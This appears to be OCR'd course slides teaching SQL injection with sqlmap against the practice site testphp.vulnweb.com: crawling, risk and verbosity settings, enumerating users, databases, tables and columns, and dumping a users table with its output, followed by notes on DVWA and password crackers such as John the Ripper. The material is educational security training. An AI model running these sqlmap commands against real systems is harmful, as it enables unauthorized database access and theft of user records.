
```
┌──(ankit㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --technique="U"
```

- **Risk and level**
- Risk allows the type of payloads used by the tool. By default, it uses value 1 and can be configured up to level 3. Level 3, being the maximum, includes some heavy SQL queries.
- The level defines the number of checks/payload to be performed. The value ranges from 1 to 5. 5, being the maximum, includes large number of payloads in the scan.
- The risk and level are recommended to be increased if SQLMap is not able to detect the injection in default settings.




```
┌──(ankit㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch --risk 1
```

SQLmap – Cont.



```
┌──(ankit㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch --level 1
```

- Based on verbosity value it shows us following detailed value.




Verbosity

- 0: Show only Python tracebacks, error and critical messages.
- 1: Show also information and warning messages.
- 2: Show also debug messages.
- 3: Show also payloads injected.
- 4: Show also HTTP requests.
- 5: Show also HTTP responses' headers.
- 6: Show also HTTP responses' page content.


SQLmap – Cont.

- To check http header user –v 4




```
┌──(ankit㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch --v 4
```

- Now once we get vulnerable url then try to find out all information like current user, current db etc.



```
┌──(ankit㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user --current-db --hostname --batch
```

- To find all available database details




```
┌──(ankit㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

-


SQLmap – Cont.

- Now to find out all tables under acuart database



```
┌──(ankit㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```


- Output



```
[22:13:00] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```


SQLmap – Cont.

- Now to check all the data of users table, dump will output all the data



```
┌──(ankit㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump
```


- Output




```
[22:14:19] [INFO] fetching entries for table 'users' in database 'acuart'
[22:14:20] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+---------+----------------------------------+------------------+------+-------------------+-------+-------+----
---------+
| cc      | cart                             | name             | pass | email             | phone | uname | add
ress     |
+---------+----------------------------------+------------------+------+-------------------+-------+-------+----
---------+
| ?! WDYW | 136060601b7eb6ddeb09b177993f4ba8 | Hero samaa desu  | test | herosama@Desu.com | +966  | test  | In
Ur A55;) |
+---------+----------------------------------+------------------+------+-------------------+-------+-------+----
---------+

[22:14:38] [INFO] table 'acuart.users' dumped to CSV file '/home/ankit/.local/share/sqlmap/output/testphp.vulnw
eb.com/dump/acuart/users.csv'
[22:14:38] [INFO] fetched data logged to text files under '/home/ankit/.local/share/sqlmap/output/testphp.vulnw
eb.com'

[*] ending @ 22:14:38 /2021-05-24/
```

SQLmap – Cont.

- To find out columns datatype




```
┌──(ankit㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
```



```
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[22:16:13] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

SQLmap – Cont.

- To view all the tables of database



```
┌──(ankit㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --dump-all
```

DVWA - Damn Vulnerable Web App

- It is a PHP/MYSQL web application which is considered as damn vulnerable.
- The main goal of DVWA is to be an aid for security professionals that are to test their skills an their tools in legal environment.
- It helps web developers to proper understand the process of securing its web application an also to teach or even learned by teachers or student for the security in web application that to in class environment.

Password Cracking and Brute-Force Tools


- Password cracking is the process of recovering passwords from data that have been stored.
  - Every system must store passwords somewhere in order to authenticate users. However, in order to protect these passwords from being stolen, they are encrypted.
  - Password cracking is the process of attempting to gain unauthorized access to restricted systems using common passwords or algorithms that guess passwords.
  - In other words, Password cracking is the art of decrypting the passwords in order to recover them.
  - A password cracking program if used ethically can be used by the system administrator to detect weak passwords used so that it can be changed.
- A common approach (brute-force attack) is to try guesses repeatedly for the password and check them against correct password.
  - Examples of password cracking tools:
    - John the Ripper
    - Pwdump
    - THC-Hydra

John the Ripper

- John the Ripper is a free password cracking software tool.
- John the Ripper remains one of the fastest, most versatile and most popular password crackers available.
- Its primary purpose is to detect weak UNIX passwords.
- Initially it was developed for the UNIX operating system, now it runs on fifteen different platforms.
- It is one of the most popular password testing and breaking programs as it combines a number of password crackers into one package, auto detects password hash types, and includes a customizable cracker.
- It uses Brute force & Dictionary attack.

John the Ripper

- How passwords are stored?
- It is passed to hash function and then encrypted passwords are stored. Example: here 123 is stored in encrypted format with the help of hash function.




Concept of Hash

Password -> hashFunction(Password) -> Store

